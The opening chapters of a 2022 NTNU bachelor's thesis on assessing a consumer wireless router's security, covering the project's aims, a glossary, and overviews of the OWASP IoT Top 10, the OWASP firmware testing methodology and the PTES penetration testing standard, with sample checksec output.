

Jørgen Selsøyvold
Ida Heggen Trosdahl

A Security Assessment of an Embedded IoT Device

Bachelor's thesis in Computer Engineering
Supervisor: Donn Morrison
May 2022

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science



Norwegian University of
Science and Technology

Jørgen Selsøyvold
Ida Heggen Troisdahl

A Security Assessment of an Embedded IoT Device

Bachelor's thesis in Computer Engineering
Supervisor: Donn Morrison
May 2022

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

Preface


After three years, this bachelor's thesis concludes the bachelor's degree program in Computer Science at the Norwegian University of Science and Technology (NTNU). The thesis explored IT security to give the team a better understanding of the field while contributing to research on the subject. Internet-of-Things (IoT) was a particularly interesting topic.

The thesis, requested by Donn Morrison on behalf of the Department of Computer Science (IDI), was to perform a security assessment on an embedded IoT system. The device was chosen early in the semester and was a consumer wireless router. The security assessment lasted until May 2022, the deadline for the thesis.

We want to thank our advisor, Donn Morrison. He has been a great resource and has answered all questions quickly and thoroughly. We would also like to thank IDI for providing us with the materials needed to perform the thesis.

Lastly, we would like to thank Ida Heggen Troisdahl's sister, Vilde Heggen Troisdahl, for providing feedback on the report, and Jørgen Selsøyvold's brother, Martin Selsøyvold, for advice and suggestions for penetration testing and research.

May 20, 2022



Jørgen Selsøyvold



Ida Heggen Troisdahl

Assignment

The purpose of this bachelor's thesis was to perform a security assessment of an embedded IoT device. Some standards are expected for such devices. The goal was to assess whether or not it upheld these standards. If not, the plan was to perform a coordinated disclosure. A suggestion to help with the security assessment was to follow a penetration testing methodology.

In the beginning, the team discussed the possibility of expanding the thesis from a security assessment to include evaluating other aspects of such a test. It developed into several research questions. The research questions focused on the limited experience of the team and the advantages, or disadvantages, of following a methodology. It felt important to highlight other parts of a security assessment than just the testing.

The team could explore different research questions and choose to focus on the process because the client did not require a set scope. A predefined scope could have limited the team's ability to focus on the learning and instead shifted the focus more on the actual security assessment.

Abstract

As IoT devices are becoming more common, their lack of proper security becomes a problem. After all, these devices are connected to the internet and are potentially prime targets for cybercriminals. Wireless routers are especially vulnerable. A report by Peter Weidenbach and Johannes vom Dorp in 2020 analyzed the security of 127 routers from several manufacturers. They concluded that routers are generally flawed. Many techniques are available to mitigate common attacks, but they are not always used.

This bachelor's thesis aims to perform a security assessment on a consumer wireless router to check how safe it is and whether or not expected security standards are upheld. The research is an attempt to help highlight IoT device security. Considering the team's limited experience, the team created this problem statement:

Can "hackers" with limited knowledge find and exploit security issues in a wireless network router by using a modified version of the OWASP Firmware Security Testing Methodology?

It was also interesting to evaluate the process. The scope evolved and ended up including more. Therefore, the following research questions were made, and the team will attempt to answer them during the security assessment:

- *What does the result reveal about the security of the device? Is the expected security standard upheld?*
- *What was the experience of using the methodology?*

Answering the problem statement and questions requires the security assessment to go through several steps. First, the team decided to follow a modified version of the OWASP Firmware Security Testing Methodology. It was modified to fit the team's situation. The first few stages of the methodology had the team gathering information about the device and analyzing it. Some exploitable vulnerabilities were found, which allows for cross-site scripting attacks and a denial-of-service attack. The manufacturer was notified of these vulnerabilities, and from this, a coordinated disclosure will be done.

During the project, the team discussed their progress, how their limited experience influenced the result and how helpful the methodology was. It was concluded that performing a penetration test with limited experience proved challenging and most likely had a negative impact on the result. Though, following a methodology mitigated the worst of the impact and proved helpful.

Contents

Preface	v
Assignment	vi
Abstract	vii
Figure and Table List	x
Abbreviations, Acronyms and Terms	xi
Abbreviations and Acronyms	xi
Terms	xiii
1 Introduction	1
2 Theory	2
2.1 Home Routers and Security	2
2.1.1 Security Standards	2
2.2 Security Assessment	2
2.2.1 Penetration Testing	3
2.2.2 Security Assessment and Internet-of-Things	4
2.3 OWASP	4
2.3.1 OWASP IoT Top 10	4
2.3.2 OWASP Top 10 Web Application Security Risks	5
2.3.3 IoT Goat Project	5
2.4 Penetration Testing Methodology	6
2.4.1 OWASP Firmware Security Testing Methodology	6
2.4.2 Penetration Testing Execution Standard	8
2.5 Common Vulnerabilities and Exposures	9
2.5.1 Vulnerability Disclosure	9
2.6 Common Vulnerability Scoring System	10
2.7 Risk rating	10
2.7.1 OWASP Risk Rating Methodology	10
2.8 Types of Vulnerabilities and Attacks	11
2.8.1 Cross-Site Scripting	11
2.8.2 Cross-Site Request Forgery	12
2.8.3 Denial-of-Service	12
2.8.4 Overflows	13
2.9 Testing and Techniques	14
2.9.1 Emulation	14
2.9.2 Fuzzing	14
2.10 Societal Impact of Penetration Testing	14
3 Project Method	16
3.1 Research Method	16
3.2 Early Process and Decisions	17
3.2.1 Security Assessment Choice	18
3.2.2 Expected Security Standard	18
3.3 Project Methodology	18
3.3.1 OWASP Top 10	19
3.3.2 IoT Goat	19
3.4 Methodology Process	19
3.5 Tools and Software	22
3.6 Administrative Work	23

3.6.1	Work Allocation	24
4	Results	25
4.1	Methodology: Result overview	25
4.1.1	Stage 1: Information Gathering and Reconnaissance	25
4.1.2	Stage 2: Obtaining and Analyzing Firmware	26
4.1.3	Stage 3: Extracting and Analyzing the Filesystem	27
4.1.4	Stage 4: Emulating Firmware	27
4.1.5	Stage 5: Dynamic Analysis	28
4.1.6	Stage 6: Runtime Analysis	28
4.1.7	Stage 7: Binary Exploitation	28
4.1.8	Stage 8: Post Exploitation and Reporting	28
4.2	Testing Results	29
4.2.1	Security Issues	29
4.3	CVSS and Risk Rating	31
4.3.1	CVSS	31
4.3.2	Risk rating	32
4.4	Proof of Concept	33
4.5	Methodology Evaluation	35
4.6	Administrative Results	35
4.6.1	Achievements	35
4.6.2	Process	35
4.6.3	Timesheet	37
5	Discussion	38
5.1	Results	38
5.2	Penetration Testing Validity	38
5.2.1	The Team's Security Assessment Experience	40
5.3	Professional Ethics	41
5.4	The Process	42
5.5	Teamwork and Time Management	43
5.6	Societal Impacts	44
5.7	Further Exploration	45
6	Conclusion	46
7	Bibliography	47
A	Appendix	
A.1	ASUS Bug Disclosure 1	
A.2	ASUS Bug Disclosure 2	
A.3	ASUS Bug Disclosure 3	
A.4	CVSS with Metrics	
A.5	Stage 3: IP addresses, URLs and email addresses	
A.6	Project Handbook	
A.7	Poster	
A.8	Preliminary Project Plan	

Figure and Table List

List of Figures

1	Figure: Diagram of a router and its LAN	2
2	Figure: A box plot of the percentages of executables with a stack canary . . .	3
3	Figure: OWASP IoT Top 10	4
4	Figure: Checksec example	7
5	Figure: CVELifecycle	9
6	Figure: Risk rating example of the overall likelihood	10
7	Figure: Risk rating example of the overall impact	11
8	Figure: Screenshot of a given router’s entries in the CVE database	12
9	Figure: Buffer overflow illustration	13
10	Figure: Research method	16
11	Figure: Emulation errors	20
12	Figure: Screenshot of the file hashes	26
13	Figure: The GET-request DoS CVSS	32
14	Figure: The wireless settings XSS CVSS	33
15	Figure: The log XSS CVSS	33
16	Figure: Screenshot of the WPA Pre-Shared Key	33
17	Figure: Screenshot of the XSS alert box	34
18	Figure: Screenshot of the HTML in System Log	34
19	Figure: A line chart of the bachelor’s thesis’ progress	36
20	Figure: Donut chart of time usage per stage	36
21	Figure: Donut chart of time usage activity	37

List of Tables

1	Table: Stage 1 findings	25
2	Table: Stage 2 findings	26
3	Table: Stage 3 findings	27
4	Table: Stage 5 findings	28
5	Table: Stage 7 findings	28
6	Table: Program versions results	29
7	Table: Checksec results	29
8	Table: Exploits	30
9	Table: Risk rating of GET-request DoS	31
10	Table: Risk rating of the wireless settings XSS	31
11	Table: Risk rating of the log XSS	32

Abbreviations, Acronyms and Terms

An explanation of all abbreviations, acronyms, and certain terms used in the report.

Abbreviations and Acronyms

AFL	American Fuzzy Lop	A brute-force fuzzing framework to test how programs react to different inputs [1]
AFL++	American Fuzzy Lop++	A community managed fork of AFL [2]
API	Application Programming Interface	A set of definitions and protocols that lets a system easily communicate with other systems [3]
ASLR	Address Space Layout Randomization	A way to increase the difficulty of buffer overflow attacks by randomizing a program's memory layout [56]
CNA	CVE Numbering Authorities	A list of parties that has been authorized by the CVE Program to assign CVE IDs and publish CVE Records [7]
CPU	Central Processing Unit	A hardware component managing the rest of the computer by executing instructions in the computer programs [98]
CSRF	Cross-Site Request Forgery	An attack that makes authenticated users do unintended actions [102]
CVE	Common Vulnerabilities and Exposures	A system for defining and sharing known cybersecurity vulnerabilities [8]
CVSS	Common Vulnerabilities Scoring System	A scoring system to provide a numerical score to a vulnerability to reflect its severity, which can be represented as low, medium, high or critical [14]
(D)DoS	(Distributed) Denial-of-Service	An attack when one or several (distributed) computer(s) makes a service unavailable [113]
DEP	Data Execution Prevention	A protection feature that can mark memory as non-executable to increase the difficulty of buffer overflow exploitation [93]
EOL	End-of-Life	A term signifying that a product or service is in the end of its life-cycle, and will not receive any more support from the manufacturer or developer[17].
FACT	Firmware Analysis and Comparison Tool	A program for automating the analysis of firmware images [18]
FAT	Firmware Analysis Toolkit	A program based on firmadyne to simplify firmware emulation of embedded IoT devices [19]

FSTM	Firmware Security Testing Methodology	A guide used for penetration tests created by OWASP [20]
GDPR	General Data Protection Regulation	A privacy and security law that requires organizations everywhere to implement proper data protection for people in the EU [22]
GPL	General Public License	Licenses that guarantee that free to use software can be used, shared and modified freely [23]
IoT	Internet-of-Things	A term for embedded devices (devices with sensors, software, etc.) connected to the internet [24]
ISO	International Organization for Standardization	An international organization that creates and publishes standards [76]
LOC	Lines of Code	The lines of code in a program or file, also known as SLOC. This is one way to estimate the size of a program [49]
LAN	Local Area Network	A network consisting of devices connected together in a physical location [26]
NAT	Network Address Translation	A networking technique that maps local private IP-addresses to a single, outwards facing address, commonly used in routers [28]
NVD	National Vulnerability Database	A U.S. government repository that manages IT related vulnerabilities [29]
NVRAM	Non-Volatile Random-Access Memory	Computer memory that can hold data even without having power [95]
OS	Operative System	A program that manages machine resources and software applications [100]
OSINT	Open-Source Intelligence	Information that are gathered from openly available sources [31]
OWASP	Open Web Application Security Project	An open-source project dedicated to raising awareness on software security issues [32]
PIE	Position Independent Executable	A program property that loads it into a random area in the memory, while still being able to execute properly regardless of its absolute address [38]
PoC	Proof of Concept	A non-harmful attack to demonstrate security weaknesses in a system [46]
PTES	Penetration Testing Execution Standard	A penetration testing standard used for penetration tests [39]
RELRO	Relocation Read-Only	The global offset table is set to read-only after the linker is done with dynamically linking all functions and libraries [109]

ROP	Return-Oriented Programming	A security exploit technique where attackers execute code by gaining control of the stack [47]
SOW	Statement of Work	A document that includes details about the penetration test and permission for the penetration tester [113]
SSID	Service Set Identifier	Commonly known as the “name” of the network, and is how a Wi-Fi network will appear to devices that wish to connect to it [50]
SSL	Secure Socket Layer	A protocol to establish encrypted communication between a server and a client [51]
UI	User Interface	Software used for human-machine interaction, which allows interaction with a system and its programs [53]
VM	Virtual Machine	A machine that has virtual components, instead of hardware components like a normal machine [54]
WAN	Wide Area Network	A network often consisting of several LANs over a larger geographical area [114]
XSS	Cross-Site Scripting	Malicious scripts injected into web applications [103]

Terms

Buffer	A memory segment reserved for holding data before it’s processed [58]
Bug	A software bug is a programming error or configuration fault causing a program to behave in an unexpected or unintended way [60]
Changelog	A list of pending changes often supplied when a product or service has been updated. [62]
Glitch	Often interchangeable with bug, but often used when referring to a bug that can be exploited for some kind of gain [74].
Zero-day	A term describing an exploit or vulnerability that is unknown to the parties who it impacts and who is responsible for handling the issue [92]

1 Introduction

Every system is vulnerable to malicious hackers; a database containing sensitive data, a server's physical location, or even the home computer. Implementing safety measures is a must to protect these systems. As cyberattacks are getting more sophisticated, the expected security standards become higher. Systems that do not meet the standards are vulnerable to attacks. Therefore, it is highly relevant to draw attention to a system's security risks and learn more about them. It makes it possible to handle the risks and ensures that security standards are upheld.

Because of the importance of IT security, Donn Morrison created on behalf of NTNU IDI this bachelor's thesis. The thesis is a security assessment of an embedded IoT device, specifically a consumer wireless router. The team chose a router because they are a common household item, despite often being quite vulnerable. Generally, they are given little thought, especially their security issues, which is a cause of concern. In addition, a router's large attack surface poses a risk in itself.

Performing a security assessment was an exciting assignment, and it was interesting to focus on how experience, or the lack of it, could influence a security assessment. The team's limited knowledge created this opportunity. It was important to learn how to perform a security assessment and respect a target device. It led to the following problem statement:

Can "hackers" with limited knowledge find and exploit security issues in a wireless network router by using a modified version of the OWASP Firmware Security Testing Methodology?

Since this was the team's first attempt at a proper security assessment, it was also interesting to evaluate the process, what came of it and what the results say about the device. It made the team create two research questions:

- **Research question 1:** *What does the result reveal about the security of the device? Is the expected security standard upheld?*
- **Research question 2:** *What was the experience of using a methodology?*

The problem statement and the research questions focus on several aspects of the security assessment. The problem statement considers the team's limited experience, while the first question focuses on the results from the security assessment. In the second question, the team can assess the process of following a methodology and how it may have aided in performing the security assessment. All of these make for a well-rounded approach to learning how to perform a security assessment with little prior knowledge.

The report will go through several sections to answer the problem statement and research questions. It starts with relevant theory, continues to the method, and explains the choices made. Lastly, the results will be presented and discussed before a conclusion is reached.

2 Theory

2.1 Home Routers and Security

Home routers are network devices used to access the internet. They communicate through the internet by sending data packets to other routers and receiving them, in addition to communicating with the devices on the home network. Consequently, they are prime targets for cybercriminals, especially when considering their often inadequate security. Figure 1 illustrates a router's connection to the internet and other computers on their network.




Figure 1: A diagram showing several devices in a local area network (LAN) connected to a router that is connected to the internet [26].

According to a security report from 2020 by Peter Weidenbach and Johannes vom Dorp, most routers have security flaws. Some even have hundreds of known vulnerabilities, and their direct connection to the internet 24/7 makes them even more vulnerable. The report notes several issues with the routers; many routers have outdated Linux kernels and rarely use exploit mitigation techniques. It was found that out of the 116 tested routers, around 45% of them did not have position independent executable (PIE), around 95% did not have relocation read-only (RELRO) or `fortify_source`, and only 1% had a stack canary. A box plot showing the use of stack canary in router binaries from the report can be seen in Figure 2. However, around 99% of them did have non-executable bit (NX) enabled. Another discovery was that many of the routers do not receive frequent updates. The average number of days since the last firmware update was 378 days, as of March 27th, 2020. Firmware updates are essential to keep the router and its services secure and up to date [112].

2.1.1 Security Standards

Security standards are written norms. According to the British Standards Institution, referred to by ISO (the International Organization for Standardization), a security standard is a "specification that establishes a common language, and contains a technical specification or other precise criteria and is designed to be used consistently, as a rule, a guideline, or a definition" [86]. Having a standard makes it possible to assess if a device satisfies a given set of requirements and helps pinpoint what is missing if not.

2.2 Security Assessment

A security assessment is an exercise to identify and assess the security of a system. In a blog post for Holm Security from 2021, Stefan Thelberg writes that security assessments are done regularly to ensure that security requirements for the tested system are upheld.

He continues with how a security assessment usually is conducted; the company performing the assessment performs tests to find exploitable vulnerabilities, creates a plan, and offers ways to mitigate the vulnerabilities to the client [111]. The tested system can be a web page, a service, a network, or an IoT device. When performing a security assessment, exploiting the vulnerabilities, aka "hacking", may or may not be included. According to Phillip L. Wylie and Kim Crawley in the book "The Pentester BluePrint: Starting a Career as an Ethical Hacker" from 2020, it is the difference between a vulnerability assessment and a penetration test, or "pentest", where the latter includes exploitation. The ones conducting a penetration test are called penetration testers, or "pentesters" [113, p. 10].




Figure 2: A box plot that shows the different percentages of firmware executable with a stack canary, per manufacturer [112, p. 14]

2.2.1 Penetration Testing

Penetration tests are quite useful and important in securing a system. Wylie and Crawley state that mimicking an attacker is the only way to find certain vulnerabilities. This way, a tester can better understand how the vulnerabilities work and what their risks are. Despite penetration testing being prevalent, it is important to focus on security when developing or managing systems rather than only depend on a penetration test. It should mainly be used to find security issues that were overlooked during development [113, pp. 3-4].

There are different types of penetration testing; black box testing, white box testing, and gray box testing. The Redscan Team news website differentiates them by the amount of knowledge the tester has about the target before the test starts. A black box test means that the tester has very limited knowledge of the target. The tester is like an unprivileged attacker. This test typically takes longer than the others but is the one that is the most similar to an attack done by a cybercriminal. The opposite is white box testing, also called crystal or oblique box testing. Here, a lot of detailed information is given to the tester, e.g., credentials and network maps. The tester can often be very thorough in this test. There are also varying degrees of information given, called gray box testing, or a translucent box test. Gray box testing is the most common type of test. This type of test can be useful to test a threat that is inside the network, and strikes a balance between time spent testing and thoroughness [84].

2.2.2 Security Assessment and Internet-of-Things

One possible target for a security assessment is an IoT device. They have several attack vectors available, including the hardware, firmware, network, wireless communication, and web applications. All of these can be assessed. It can involve advanced techniques like reverse engineering, firmware modification, and sniffing packets [34]. Additionally, emulating the firmware can be necessary if the physical device is not present or for ease of testing [20].

2.3 OWASP

The Open Web Application Security Project, mostly referred to as OWASP, is a nonprofit foundation that aims to secure software and web applications. It is done by offering information for free and having community-led open-source software projects available, thus indirectly aiding in creating secure applications [32]. They also have many resources for assessing the security of systems [37].

2.3.1 OWASP IoT Top 10

OWASP has a ranking for the top ten security risks related to IoT. It is a part of the OWASP Internet of Things project meant to create a better understanding of the security of these devices. The ranking, made in 2018, highlights typical security risks that are often overlooked during development [105]. The ranking can be seen in Figure 3 and below it, the entries with their explanation have been listed:




Figure 3: Each vulnerability in the OWASP IoT Top 10 ranked [25]

1. Weak, Guessable, or Hardcoded Passwords

Easily brute-forced, publicly available, or unchangeable credentials, in addition to firmware or software backdoors, are often used and can grant unauthorized access to a potential attacker.

2. Insecure Network Services

Often, a device may be running unneeded or insecure network services, which compromises the confidentiality, integrity/authenticity, or availability of information, especially if exposed to the internet. It may also allow for unauthorized remote control.

3. Insecure Ecosystem Interfaces

The device has an ecosystem of which it is a part. If the ecosystem is insecure, e.g., the web, backend API, cloud, or mobile interfaces, it can compromise the device and related components. It usually happens because of a lack of or flawed authentication/authorization, encryption, or input and output filtering.

4. Lack of Secure Update Mechanism

Securely updating the firmware is important, and lacking a secure update mechanism can make the device vulnerable. Bad practices for updating can be improper or no firmware validation on the device, insecure and unencrypted delivery, no anti-rollback mechanisms, and no notifications of security changes when updating.

5. Use of Insecure or Outdated Components

Many devices use deprecated or insecure software components or libraries, like insecure customization of an operative system (OS) or use of third-party software or hardware components from a compromised supply chain.

6. Insufficient Privacy Protection

Often, a user's personal information is insecurely or improperly stored on the device or its ecosystem. It may even be stored without knowledge or permission.

7. Insecure Data Transfer and Storage

Sensitive data needs to be stored securely, and a lack of encryption or access control in the device or ecosystem is a common problem.

8. Lack of Device Management

A deployed device in production may not have security support, like asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

9. Insecure Default Settings

Devices or systems may have insecure default settings or may restrict the users from securing the system further by limiting the configurations that can be changed.

10. Lack of Physical Hardening

If a device lacks physical hardening measures, it can allow an attacker to acquire sensitive information that may be helpful for further attacks, like remote attacks, or to take control of the device.

2.3.2 OWASP Top 10 Web Application Security Risks

OWASP Top 10 Web Application Security Risks is a ranking of the ten most common and critical vulnerabilities found in web applications. A new top ten is created each year to reflect the dynamic security scene. On the official website each vulnerability with their respective remediation and how to avoid them can be found [33].

2.3.3 IoT Goat Project

The IoT Goat Project is an insecure firmware made by OWASP and is a part of their Internet of Things project. IoT Goat was made for developers and security professionals to let them learn about firmware security risks in a practical way. It is based on the OWASP Top 10 - Internet-of-Things [75].

2.4 Penetration Testing Methodology

A tool used to guide penetration testers is a penetration test methodology. It provides the tester a guide with stages to follow. The predefined stages create consistency when testing by ensuring that the tester has completed everything relevant. It is noted by Wylie and Crawley that by following a methodology, the penetration test process can be repeated, meaning others can evaluate the result. In addition, they state that following a methodology is also a helpful resource for new penetration testers. New testers often do not know how or where to start, and using a guide helps to understand how a penetration test should be performed [113]. Two examples of penetration test methodologies are the OWASP Firmware Security Testing Methodology (FSTM) and the Penetration Testing Execution Standard (PTES) [20, 39].

2.4.1 OWASP Firmware Security Testing Methodology

The OWASP FSTM is a methodology for testing and assessing firmware created by OWASP. It provides a guide with nine stages [20].

Stage 1: Intelligence gathering and reconnaissance

During this stage, information about the target device is collected. The tester will need to understand the device and its technology to test it, and this is achieved during this stage. The information may include but is not limited to CPU architecture, bootloader configurations, schemas, and earlier penetration testing reports. It should be gathered using open-source intelligence (OSINT) tools and techniques. The tester can get an overview of known security issues and the most concerning risks with the gathered information. It may also be beneficial for the tester to create a light threat model that maps the attack surfaces.

Stage 2: Obtaining firmware

The firmware is obtained in the second stage. There are several ways to do this: Contact the developer team or manufacturer/vendor, build it from scratch, or extract it from the device. The method chosen will depend on the availability, the project's objectives, and the rules of engagement.

Stage 3: Analyzing firmware

After obtaining the firmware, it needs to be analyzed to get more knowledge about the device and to be able to extract the filesystem in the next stage. There are several helpful OSINT tools to analyze the firmware. Typical information to look out for is the firmware's files, interesting strings, and header signatures. If the firmware is encrypted or bare metal, standard OSINT tools may fail.

Stage 4: Extracting filesystem

Extracting the filesystem is the next stage. It can be done by extracting it directly from the firmware, either automatically or manually. The extracted filesystem may be packed, but can be unpacked with a tool corresponding to the target's filesystem type.

Stage 5: Analyzing filesystem contents

Analysis of the filesystem's content is done in this stage. The analysis should determine if there are any legacy insecure daemons, hardcoded credentials or API endpoints, or back-end server details. The source code should also be analyzed to look for possible remote code execution. Source code analysis is static, either automatic or manual, and helps find vulnerabilities. Some content to look out for are the `/etc/shadow` and `/etc/passwd` files, SSL, configuration, script, and .bin files, banned C functions, and functions that are commonly known to be vulnerable to command injection. Figure 4 shows an example of a tool

analysing two different executable files exploit mitigation techniques.

```
/home/embedos/tools/checksec.sh [git::master] [embedos@embedos] [20:14]
> ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/bin/busybox
RELRO      STACK CANARY NX      enabled   PIE       RPATH    RUNPATH Symbols  FORTIFY Fortified Fortifiable FILE
Partial RELRO No canary found NX enabled No PIE    No RPATH No RUNPATH No Symbols No 0      0      /home/embedos/f
irmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/bin/busybox

/home/embedos/tools/checksec.sh [git::master] [embedos@embedos] [20:15]
> ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/usr/bin/shellback
RELRO      STACK CANARY NX      enabled   PIE       RPATH    RUNPATH Symbols  FORTIFY Fortified Fortifiable FILE
Partial RELRO No canary found NX enabled No PIE    No RPATH No RUNPATH No Symbols No 0      0      /home/embedos/f
irmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/usr/bin/shellback
```

Figure 4: The checksec command in Linux to check an executable’s exploit mitigation techniques [20].

Stage 6: Emulating firmware

The next stage is to emulate the firmware. It lets the tester verify potential vulnerabilities found in earlier stages, especially if the physical device is not available. The emulation can be done as partial emulation, also called user space emulation, full system emulation, or emulation that uses a physical device or virtual machine (VM). The difference is that partial emulation emulates standalone binaries, full system emulation emulates the full firmware, and the last method emulates by using a virtual or real machine with the same architecture and endianness as the target. For full system emulation, it may be necessary to acquire non-volatile random-access memory (NVRAM) configurations.

Stage 7: Dynamic analysis

Dynamic testing is done while the device is running, either in its normal or emulated environment. The testing varies depending on the penetration test. However, it will typically include tampering with bootloader configurations, web and API testing, fuzzing, and attempts at gaining elevated access or code execution. Testing the web UI is often interesting, e.g., testing for command injection vulnerabilities, directory traversal and content discovery, and validation and sanitization vulnerabilities. For fuzzing, two common binaries of interest are the httpd and the miniupnpd. Other points of interest should have been decided in the earlier stages.

Stage 8: Runtime analysis

It can be beneficial to analyze how the program works while running it with a debugger, known as runtime analysis. It can be done by attaching a debugger to a running process or binary in its normal or emulated environment. The debugger can then set breakpoints at interesting functions identified in the earlier stages. By doing this, it is possible to analyze how the program behaves and find vulnerabilities.

Stage 9: Binary Exploitation

If a vulnerability is found, the next stage is to create a proof of concept (PoC). It is created to demonstrate the vulnerability in a real setting. It is often required to develop exploit code, which typically requires “lower” level languages and knowledge about the target architecture. The object of the PoC usually is to execute arbitrary code on the device, which may be relatively simple if the binaries do not have exploit mitigation techniques. If they do, additional techniques may be needed, like return-oriented programming (ROP).

2.4.2 Penetration Testing Execution Standard

Similar to the OWASP FSTM, the PTES is a guide for performing a penetration test. It consists of seven sections, and several of them are similar to the stages in FSTM. The difference is that the PTES is more of a general guide, which means it has a section for the initial communication and one for reporting any vulnerability found while not being system-specific in any section [39]. The sections are as follows:

Section 1: Pre-engagement Interactions

The initial communication with the client is done during this section. A document known as a statement of work (SOW) will be made and should include the defined scope and other details like cost, timeline, and the rules of engagement. The tester will present and explain the tools and techniques that will be used during the penetration test. Any question should be answered during this section [40].

Section 2: Intelligence Gathering

This section is used to gather information about the target to find potential vulnerabilities. Interesting information can be the OS and software versions, but can also be to gather information about individuals and businesses. This section helps create a strategic plan to attack the target [41].

Section 3: Threat Modeling

Threat modeling systematically analyzes potential threats by identifying, enumerating, and prioritizing them. It is broken down into assets and attacker, then further into business assets and processes, and the threat communities and their capabilities. The penetration tester can use this to get an overview of possible attack vectors, the most valuable assets, and the probable attacker's profile [82].

Section 4: Vulnerability analysis

This section attempts to discover exploitable vulnerabilities in the target. The vulnerabilities may be certain configurations, or they may be insecure application designs. Tools for discovering vulnerabilities exist, but each discovered vulnerability must be tested and analyzed. If the vulnerability is an actual vulnerability, it should be included in the report regardless of whether it is exploitable or not; non-exploitable vulnerabilities may turn exploitable if reinvestigated at a later point [42].

Section 5: Exploitation

This is where the discovered vulnerabilities are exploited, and the attack should be well planned if the earlier sections were done correctly. It should attempt to find the path of least resistance. The exact way to attack will depend on the scope, the rules of engagement and the nature of the vulnerability [43].

Section 6: Post Exploitation

When the exploitation has been performed, determining the value of the compromised system is needed. It assesses the sensitivity of the stored data, its connections to other systems, and the likelihood of further exploitation of those systems [44].

Section 7: Reporting

The reporting section provides a high-level guide for reporting vulnerabilities. All the findings and information should be documented in a penetration testing report created for non-technical staff, with overall posture, risk ranking, general findings, recommendation summary and strategic roadmap. with a summary made for non-technical staff. It is important to convey the vulnerabilities properly. For technical staff, a technical report should

be made with in-depth explanation of the vulnerabilities. In this stage, proper documentation, details, and proof, preferably PoC or screenshots, are needed [45].



Figure 5: The lifecycle for obtaining a CVE ID for a vulnerability [13].

2.5 Common Vulnerabilities and Exposures

